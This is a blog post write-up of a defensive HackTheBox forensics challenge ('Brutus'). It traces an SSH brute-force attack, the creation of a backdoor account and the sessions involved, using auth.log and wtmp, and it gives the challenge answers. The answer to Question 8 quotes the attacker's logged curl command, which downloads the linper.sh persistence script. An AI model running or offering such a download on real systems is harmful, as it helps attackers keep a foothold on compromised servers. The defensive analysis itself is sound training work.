
Field note · 2025-11-04
Brutus (hackthebox)
Originally published on Medium: https://medium.com/@brandonlove2150/brutus-hackthebox-09ee5059f8e8?source=rss-024d132ba4b7——2
I explored another defensive exercise (Brutus) from HackTheBox.
I explored another defensive exercise (Brutus) from HackTheBox. This defensive challenge was about a brute-force attack on a server. This challenge was rated as very easy.
Scenario
In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We’ll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.
Walkthrough
I am using the free version; my connection or process may differ slightly from the paid version using Pawnbox. After connecting to my Virtual Machine running Kali Linux, I connected to HackTheBox using their OpenVPN option via my terminal.

Connecting to HacktheBox
I then downloaded the file provided, Brutus.zip. I extracted all the files and dug into the challenge questions.
Question 1: Analyze the auth.log. What is the IP address used by the attacker to carry out a brute force attack?
Analyzing the auth.log, I noticed several login attempts from the suspicious IP address 65.2.161.68. You can tell if it is a Brute-Force attack because there will be a lot of unsuccessful login attempts within the same second.
Question 2: The bruteforce attempts were successful and attacker gained access to an account on the server. What is the username of the account?
Question 4: SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker’s session for the user account from Question 2?
Question 5: The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

Accepted Password Query
Conducting a quick search in the log for the accepted password, as we know the attacker gained access, we retrieved a wealth of helpful information. As you can see in the image above, we have the user, session ID, and a new user has been added.
Question 3: Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session to carry out their objectives. The login time will be different than the authentication time, and can be found in the wtmp artifact.
To determine when the attacker logged in, we need to run the Python script included in this challenge and analyze the wtmp log. We can do this by running:
python3 utmp.py -o wtmp.out wtmp
In the command terminal. We then need to view the new document created with:
cat wtmp.out

wtmp log
As shown in the image above, we have a timestamp indicating when the attacker logged in, as it captures the timestamp of your computer. Depending on your location, you will need to convert it to UTC. We also have more confirmation that the new user created was Cyberjunkie.
Question 6: What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?
This is a simple question to answer with a quick search on the MITRE ATT&CK webpage. The ATT&CK is a valuable tool to use and become familiar with, as it is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.

ATT&CK
Question 7: What time did the attacker’s first SSH session end according to auth.log?

Auth.log
Looking back at the log, you can see in the image above that the log indicates when the session was closed and when they were able to log in with the new username, “cyberjunkie,” that they created.
Question 8: The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

Auth.Log
Looking at the auth.log, we can see that the cyberjunkie username signed in, and then they were able to download a script with this command:
/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh

Completion
Summary
Skills that I was able to improve upon by completing this challenge included Unix Log Analysis, wtmp analysis, Brute Force activity analysis, Timeline creation, Contextual Analysis, and Post-Exploitation analysis. #Linux Forensics #DFIR
Source: Originally published on Medium